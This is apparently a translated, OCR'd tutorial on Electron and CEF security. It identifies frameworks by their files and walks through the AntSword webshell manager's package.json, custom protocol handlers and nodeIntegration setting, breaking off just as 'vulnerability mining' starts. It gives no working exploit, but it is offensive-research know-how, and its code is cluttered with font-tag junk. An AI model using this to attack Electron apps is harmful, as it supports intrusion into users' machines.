Understanding Embedded Browser Security: Electron Framework

Simply understand, the embedded browser frame is the browser control embedded in the client software. The browser and the host program are isolated. The rich interface of the browser control allows the browser to interact with the host program to achieve rich functions.

To put it simply is to use front-end technology to develop the client interface

Common embedded browser frames:


1. CEF
2. Electron
3. QTwebkit
4. node_webkit
5. WebBrowser

From the perspective of market share, CEF\Electron both have a high share. Of course, CEF has the highest share in the world! ! !


How to distinguish between two embedded frameworks?

We can see what features are developed in the CEF framework, using WeChat, Lanxin, Youdaoyun, and Ant Sword as examples.


There is a saying:



Blue letter:



此电脑 › 本地磁盘 (D:) › lanxin › LanxinSoftCustom › main
名称
修改日期
类型
大小
api-ms-win-crt-heap-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 13 KB
api-ms-win-crt-locale-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 12 KB
api-ms-win-crt-math-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 22 KB
api-ms-win-crt-multibyte-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 20 KB
api-ms-win-crt-private-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 63 KB
api-ms-win-crt-process-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 13 KB
api-ms-win-crt-runtime-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 16 KB
api-ms-win-crt-stdio-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 18 KB
api-ms-win-crt-string-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 18 KB
api-ms-win-crt-time-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 14 KB
api-ms-win-crt-utility-l1-1-0.dll 2020/7/7 14:18 应用程序扩展 12 KB
cef.pak 2020/7/7 14:18 PAK 文件 2,269 KB
cef_100_percent.pak 2020/7/7 14:18 PAK 文件 142 KB
cef_200_percent.pak 2020/7/7 14:18 PAK 文件 228 KB
cef_extensions.pak 2020/7/7 14:18 PAK 文件 4,182 KB
concrt140.dll 2020/7/7 14:18 应用程序扩展 238 KB
CrashReport.dll 2020/7/7 14:18 应用程序扩展 207 KB
d3dcompiler_43.dll 2020/7/7 14:18 应用程序扩展 2,057 KB
d3dcompiler_47.dll 2020/7/7 14:18 应用程序扩展 3,623 KB
devtools_resources.pak 2020/7/7 14:18 PAK 文件 4,556 KB
dup.dll 2020/7/7 14:18 应用程序扩展 1,484 KB
ghhlp32.dll 2020/7/7 14:18 应用程序扩展 250 KB
hpmpdll.dll 2020/7/7 14:18 应用程序扩展 1,637 KB
I18N.dll 2020/7/7 14:18 应用程序扩展 94 KB
icudt54.dll 2020/7/7 14:18 应用程序扩展 21 KB
icudtl.dat 2020/7/7 14:18 DAT 文件 9,969 KB
icuuc54.dll 2020/7/7 14:18 应用程序扩展 1,151 KB
imcore.dll 2020/7/7 14:18 应用程序扩展 74,102 KB
language.json 2020/7/7 14:18 JSON File 30 KB
libcef.dll 2020/7/7 14:18 应用程序扩展 48,613 KB
libcrypto-1_1.dll 2020/7/7 14:18 应用程序扩展 2,284 KB
libEGL.dll 2020/7/7 14:18 应用程序扩展 94 KB

NetEase Cloud:



名称	修改日期	类型	大小
locales	2020/6/22 20:28	文件夹	
AndroidAssistHelper.dll	2020/3/17 16:56	应用程序扩展	223 KB
applet_100_percent.pak	2020/7/2 15:35	PAK 文件	10,151 KB
applet_200_percent.pak	2020/7/2 15:35	PAK 文件	10,226 KB
applet_locales.data	2020/7/2 15:35	DATA 文件	7 KB
CEF LICENSE.txt	2020/3/17 16:56	文本文档	2 KB
CefResources.data	2020/3/31 16:13	DATA 文件	3,244 KB
crash_capturer.dll	2020/7/2 15:35	应用程序扩展	419 KB
CrashReporter.exe	2020/3/17 15:51	应用程序	2,364 KB
d3dcompiler_43.dll	2020/3/17 16:56	应用程序扩展	2,057 KB
d3dcompiler_47.dll	2020/3/17 16:56	应用程序扩展	3,572 KB
dbghelp.dll	2020/3/17 16:56	应用程序扩展	1,056 KB
directui license.txt	2020/3/17 16:56	文本文档	1 KB
duilib license.txt	2020/3/17 16:56	文本文档	2 KB
en-US.pak	2020/3/17 15:51	PAK 文件	1 KB
ffmpegsumo.dll	2020/3/17 16:56	应用程序扩展	1,875 KB


Ant Sword:




此电脑 › 新加卷 (E:) › 渗透测试 › 蚁剑 › antSword-2.1.x

名称	修改日期	类型	大小
.github	2020/6/26 9:51	文件夹	
antData	2020/7/8 10:14	文件夹	
modules	2020/6/26 9:51	文件夹	
node_modules	2020/6/26 9:51	文件夹	
source	2020/6/26 9:51	文件夹	
static	2020/6/26 9:51	文件夹	
views	2020/6/26 9:51	文件夹	
.gitignore	2020/5/1 17:02	文本文档	1 KB
app.js	2020/5/1 17:02	JavaScript 文件	3 KB
CHANGELOG.md	2020/5/1 17:02	MD 文件	39 KB
LICENSE	2020/5/1 17:02	文件	2 KB
package.json	2020/5/1 17:02	JSON File	1 KB
package-lock.json	2020/5/1 17:02	JSON File	35 KB
README.md	2020/5/1 17:02	MD 文件	3 KB
README_CN.md	2020/5/1 17:02	MD 文件	3 KB

Electron official website:



electron framework packaging:



From the above, it can be concluded that if the source code with libcef.dll is developed by the cef framework, if the source code has package.json, it is all electron

```
<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">{</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "name": "antsword", //program name</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "version": "2.1.8.1", //version</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "description": "China Ant Sword is a cross-platform open source website management tool",
//description</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "main": "app.js", //Program entry</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  "dependencies": {//Extension</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "crypto-js": "^3.1.9-1",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "extract-zip": "^1.6.7",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "geoips": "0.0.1",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "iconv-lite": "^0.4.23",</font></font><font></font><font style="vertical-align:
```

```
inherit;"><font style="vertical-align: inherit;">
    "jschardet": "^1.6.0",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "marked": "^0.6.2",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "nedb": "^1.5.1",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "node-rsa": "^1.0.5",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "superagent": "^3.8.3",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "superagent-proxy": "^1.0.3",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "tar": "^4.4.6",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "through": "^2.3.8"</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "scripts": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "start": "AntSword app.js",</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    "build": "npm start"</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "author": "antoor <u@uyu.us>", //Developer</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  "license": "MIT",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "repository": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "type": "git",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "url": "https://github.com/AntSwordProject/AntSword"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "update": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "md5": "",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "logs": "",</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "sources": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      "github":
"https://github.com/AntSwordProject/antSword/releases/latest"</font></font><font></font><fon
t style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    }</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
```

```
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "bugs": {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    "url":
"https://github.com/AntSwordProject/AntSword/issues"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  },</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  "homepage": "https://github.com/AntSwordProject/AntSword/"</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
}</font></font><font></font>
```

In the Electron program, you can define your own methods, such as http, https, etc. The protocol API in the official document is used to implement protocol registration:

https://www.electronjs.org/docs/api/protocol#protocolregisterschemesasprivilegedcustomschemes

Take Ant Sword as an example to see which protocols he has implemented:

The following protocols were registered at the beginning of the program:

```
<font style="vertical-align: inherit;"><font style="vertical-align:
inherit;">protocol.registerStandardSchemes(['ant-views','ant-static','ant-src']
);
</font></font>
```

Of course, you need to specify the directory after registering the agreement:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
[</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    [</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      'static','/static/', 13</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    ],</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    [</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      'views','/views/', 12</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
    ], //- Access the views file by accessing ant-views</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    ['src','/source/', 10] //- Access the source file by accessing
ant-src</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  ].map((_) => {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    protocol.registerFileProtocol(`ant-${_[0]}`, (req, cb) =>
{</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      if (req.url.endsWith('/')) {</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
        req.url = req</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
          .url</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
          .substr(0, req.url.length-1);</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
      }</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      cb({</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
        path: path.normalize(path.join(__dirname, _[1],
req.url.substr(_[2])))</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
      });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    });</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  });</font></font><font></font>
```

The above code is to redirect the three custom protocols of ant-static, ant-views, and ant-src to the static, views, and source directories in the root directory:

名称	修改日期	类型	大小
.github	2020/6/26 9:51	文件夹	
antData	2020/7/8 10:14	文件夹	
modules	2020/6/26 9:51	文件夹	
node_modules	2020/6/26 9:51	文件夹	
source	2020/6/26 9:51	文件夹	
static	2020/6/26 9:51	文件夹	
views	2020/6/26 9:51	文件夹	
.gitignore	2020/5/1 17:02	文本文档	1 KB
app.js	2020/5/1 17:02	JavaScript 文件	3 KB
CHANGELOG.md	2020/5/1 17:02	MD 文件	39 KB
LICENSE	2020/5/1 17:02	文件	2 KB
package.json	2020/5/1 17:02	JSON File	1 KB
package-lock.json	2020/5/1 17:02	JSON File	35 KB
README.md	2020/5/1 17:02	MD 文件	3 KB
README_CN.md	2020/5/1 17:02	MD 文件	3 KB

Load the main interface:

To load the main interface in the electron framework, you need to create a browser object first, and then load the page into the browser object:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">  let
mainWindow = new BrowserWindow({ //Initialize the browser
object</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    width: 1040,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    height: 699,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    minWidth: 888,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    minHeight: 555,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    title:'AntSword',</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
    webPreferences: {</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      webgl: false,</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
      javascript: true,</font></font><font></font><font style="vertical-align:
inherit;"><font style="vertical-align: inherit;">
      nodeIntegration: true, // enable nodejs support</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
      // contextIsolation: false, // Turn off context isolation webSecurity:
false,</font></font><font></font><font style="vertical-align: inherit;"><font
```

```
style="vertical-align: inherit;">
      // allowRunningInsecureContent: true, sandbox: false,</font></font><font></font><font
style="vertical-align: inherit;"><font style="vertical-align: inherit;">
    }</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  });</font></font><font></font>
<font></font><font style="vertical-align: inherit;"><font style="vertical-align: inherit;">
  // Load views</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  mainWindow.loadURL('ant-views://front/index.html'); // Load the
page</font></font><font></font>
```

There is an element called nodeIntegration above which is very important, because it is enabled to load the module in node. If this element is false, you need to use the js function defined by him for code execution.

Start vulnerability mining:

Before digging for vulnerabilities, two things need to be considered:

1. Where is the core module?
2. Is it possible to interact remotely?

First, solve the first problem, the location of the core module, which has been told to us at the entry point of Ant Sword:

```
<font style="vertical-align: inherit;"><font style="vertical-align: inherit;">// Initialize
the module</font></font><font></font><font style="vertical-align: inherit;"><font
style="vertical-align: inherit;">
  [</font></font><font></font><font style="vertical-align: inherit;"><font
